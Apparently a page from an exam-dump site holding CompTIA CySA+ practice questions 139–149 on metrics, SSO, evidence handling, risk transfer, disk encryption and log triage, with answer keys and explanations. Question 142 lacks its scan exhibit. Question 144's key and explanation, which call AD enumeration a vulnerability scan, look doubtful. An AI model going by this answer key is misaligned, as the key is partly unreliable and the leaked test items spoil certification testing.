
In case of a phishing attack, it's crucial to review what actions were taken by the employee and analyze the phishing email to understand its nature and impact.
Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 246; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 255.

NEW QUESTION: 139
Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?
A. Mean time to remediate
B. Service-level agreement uptime
C. Mean time to respond
D. Mean time to detect
Answer: D (LEAVE A REPLY)

NEW QUESTION: 140
Which of the following best explains the importance of the implementation of a secure software development life cycle in a company with an internal development team?
A. Increases the product price by using the implementation as a piece of marketing
B. Decreases the risks of the software usage and complies with regulatory requirements
C. Improves the agile process and decreases the amount of tests before the final deployment
D. Transfers the responsibility for security flaws to the vulnerability management team
Answer: (SHOW ANSWER)
A Secure Software Development Life Cycle (SDLC) integrates security measures at each stage of development to reduce vulnerabilities and improve the overall security of the software. This is essential for minimizing risks related to software usage and ensuring compliance with regulatory requirements, which is particularly important for organizations handling sensitive data. As per CompTIA standards, a Secure SDLC helps prevent security breaches and protects both the organization and its users from potential harm. Options A, C, and D do not accurately describe the primary goals of a Secure SDLC, which primarily centers on risk reduction and regulatory compliance.

NEW QUESTION: 141
Which of the following would eliminate the need for different passwords for a variety or internal application?
A. CASB
B. SSO
C. PAM
D. MFA
Answer: (SHOW ANSWER)
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION: 142



Which of the following should the security administrator investigate next?

A. tiki

B. phpList

C. shtml.exe

D. sshome

Answer: C (LEAVE A REPLY)

The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page12. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed. References:

Nikto-Penetration testing. Introduction, Web application scanning with Nikto

NEW QUESTION: 143
Which of the following is a reason proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?
A. To ensure the report is legally acceptable in case it needs to be presented in court
B. To present a lessons-learned analysis for the incident response team
C. To ensure the evidence can be used in a postmortem analysis
D. To prevent the possible loss of a data source for further root cause analysis
Answer: (SHOW ANSWER)
Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting.

NEW QUESTION: 144
A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

Which of the following is most likely occurring, based on the events in the log?
A. An adversary is attempting to find the shortest path of compromise.
B. An adversary is performing a vulnerability scan.
C. An adversary is escalating privileges.
D. An adversary is performing a password stuffing attack.
Answer: B (LEAVE A REPLY)
.
Explanation:
Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161; Monitor logs from vulnerability scanners, Section: Reports on Nessus vulnerability data.

NEW QUESTION: 145
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?
A. Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities

B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional
Answer: B (LEAVE A REPLY)
Explanation
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION: 146
Which of the following stakeholders are most likely to receive a vulnerability scan report? (Select two).
A. Executive management
B. Law enforcement
C. Marketing
D. Legal
E. Product owner
F. Systems admininstration
Answer: A,F (LEAVE A REPLY)
Executive management and systems administration are the most likely stakeholders to receive a vulnerability scan report because they are responsible for overseeing the security posture and remediation efforts of the organization. Law enforcement, marketing, legal, and product owner are less likely to be involved in the vulnerability management process or need access to the scan results. References: Cybersecurity Analyst+ - CompTIA, How To Write a Vulnerability Assessment Report | EC-Council, Driving Stakeholder Alignment in Vulnerability Management - LogicGate

NEW QUESTION: 147
Which of the following risk management principles is accomplished by purchasing cyber insurance?
A. Accept
B. Avoid
C. Mitigate
D. Transfer
Answer: D (LEAVE A REPLY)
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official Reference:
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION: 148
An organization announces that all employees will need to work remotely for an extended period of time. All employees will be provided with a laptop and supported hardware to facilitate this requirement. The organization asks the information security division to reduce the risk during this time. Which of the following is a technical control that will reduce the risk of data loss if a laptop is lost or stolen?

A. Requiring the use of the corporate VPN
B. Requiring the screen to be locked after five minutes of inactivity
C. Requiring the laptop to be locked in a cabinet when not in use
D. Requiring full disk encryption
Answer: D (LEAVE A REPLY)
Full disk encryption (FDE) is a technical control that encrypts all the data on a disk drive, including the operating system and applications. FDE prevents unauthorized access to the data if the disk drive is lost or stolen, as it requires a password or key to decrypt the data. FDE can be implemented using software or hardware solutions and can protect data at rest on laptops and other devices. The other options are not technical controls or do not reduce the risk of data loss if a laptop is lost or stolen. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 10; https://docs.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-overview

NEW QUESTION: 149
A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?
A. The firewall is using UTC time
B. The host with the logs is offline
C. The cybersecurity analyst is looking at the wrong information
D. The NTP server is not configured on the host
Answer: D (LEAVE A REPLY)